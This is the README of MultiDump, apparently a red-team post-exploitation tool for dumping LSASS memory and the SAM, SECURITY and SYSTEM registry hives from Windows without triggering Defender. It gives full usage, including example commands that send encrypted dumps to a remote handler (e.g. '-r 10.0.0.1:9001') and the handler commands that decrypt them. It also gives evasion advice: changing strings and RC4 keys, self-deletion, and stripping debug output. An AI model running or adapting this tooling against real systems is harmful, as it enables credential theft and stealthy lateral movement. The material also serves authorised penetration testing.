 xre0us/multidump
MultiDump is a post-exploitation tool for dumping and extracting LSASS memory discreetly.

MultiDump is a post-exploitation tool written in C for dumping and extracting LSASS memory discreetly, without triggering Defender alerts, with a handler written in Python.
Blog post: https://xreous.io/posts/multidump
MultiDump supports LSASS dump via ProcDump.exe or comsvc.dll, it offers two modes: a local mode that encrypts and stores the dump file locally, and a remote mode that sends the dump to a handler for decryption and analysis.
    __  __       _ _   _ _____
   |  \/  |_   _| | |_(_)  __ \ _   _ _ __ ___  _ __
   | |\/| | | | | | __| | |  | | | | | '_ ` _ \| '_ \
   | |  | | |_| | | |_| | |__| | |_| | | | | | | |_) |
   |_|  |_|\__,_|_|\__|_|_____/ \__,_|_| |_| |_| .__/
                                               |_|

Usage:  MultiDump.exe [-p <ProcDumpPath>] [-l <LocalDumpPath> | -r <RemoteHandlerAddr>] [--procdump] [-v]

-p              Path to save procdump.exe, use full path. Default to temp directory
-l              Path to save encrypted dump file, use full path. Default to current directory
-r              Set ip:port to connect to a remote handler
--procdump      Writes procdump to disk and use it to dump LSASS
--nodump        Disable LSASS dumping
--reg           Dump SAM, SECURITY and SYSTEM hives
--delay         Increase interval between connections to for slower network speeds
-v              Enable verbose mode

MultiDump defaults in local mode using comsvcs.dll and saves the encrypted dump in the current directory.
Examples:
        MultiDump.exe -l C:\Users\Public\lsass.dmp -v
        MultiDump.exe --procdump -p C:\Tools\procdump.exe -r 192.168.1.100:5000
usage: MultiDumpHandler.py [-h] [-r REMOTE] [-l LOCAL] [--sam SAM] [--security SECURITY] [--system SYSTEM] [-k KEY] [--override-ip OVERRIDE_IP]

Handler for MultiDump

options:
  -h, --help            show this help message and exit
  -r REMOTE, --remote REMOTE
                        Port to receive remote dump file
  -l LOCAL, --local LOCAL
                        Local dump file, key needed to decrypt
  --sam SAM             Local SAM save, key needed to decrypt
  --security SECURITY   Local SECURITY save, key needed to decrypt
  --system SYSTEM       Local SYSTEM save, key needed to decrypt
  -k KEY, --key KEY     Key to decrypt local file
  --override-ip OVERRIDE_IP
                        Manually specify the IP address for key generation in remote mode, for proxied connection
As with all LSASS related tools, Administrator/SeDebugPrivilege privileges are required.
The handler depends on Pypykatz to parse the LSASS dump, and impacket to parse the registry saves. They should be installed in your environment. If you see the error All detection methods failed, it's likely the Pypykatz version is outdated.
By default, MultiDump uses the Comsvc.dll method and saves the encrypted dump in the current directory.
MultiDump.exe
...
[i] Local Mode Selected. Writing Encrypted Dump File to Disk...
[i] C:\Users\MalTest\Desktop\dciqjp.dat Written to Disk.
[i] Key: 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
./MultiDumpHandler.py -l dciqjp.dat -k 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
If --procdump is used, ProcDump.exe will be written to disk to dump LSASS.
In cmd, --procdump must be used, or it will fail per #5, recommend to always use powershell if possible.


In remote mode, MultiDump connects to the handler's listener.
./MultiDumpHandler.py -r 9001
[i] Listening on port 9001 for encrypted key...
MultiDump.exe -r 10.0.0.1:9001
The key is encrypted with the handler's IP and port. When MultiDump connects through a proxy, the handler should use the --override-ip option to manually specify the IP address for key generation in remote mode, ensuring decryption works correctly by matching the decryption IP with the expected IP set in MultiDump -r.
An additional option to dump the SAM, SECURITY and SYSTEM hives are available with --reg, the decryption process is the same as LSASS dumps. This is more of a convenience feature to make post exploit information gathering easier.
Open in Visual Studio, build in Release mode.
It is recommended to customise the binary before compiling, such as changing the static strings or the RC4 key used to encrypt them, to do so, another Visual Studio project EncryptionHelper, is included. Simply change the key or strings and the output of the compiled EncryptionHelper.exe can be pasted into MultiDump.c and Common.h.
Self deletion can be toggled by uncommenting the following line in Common.h:
#define SELF_DELETION
To further evade string analysis, most of the output messages can be excluded from compiling by commenting the following line in Debug.h:
//#define DEBUG
MultiDump might get detected on Windows 10 22H2 (19045) (sort of), and I have implemented a fix for it (sort of), the investigation and implementation deserves a blog post itself: https://xre0us.io/posts/saving-lsass-from-defender/
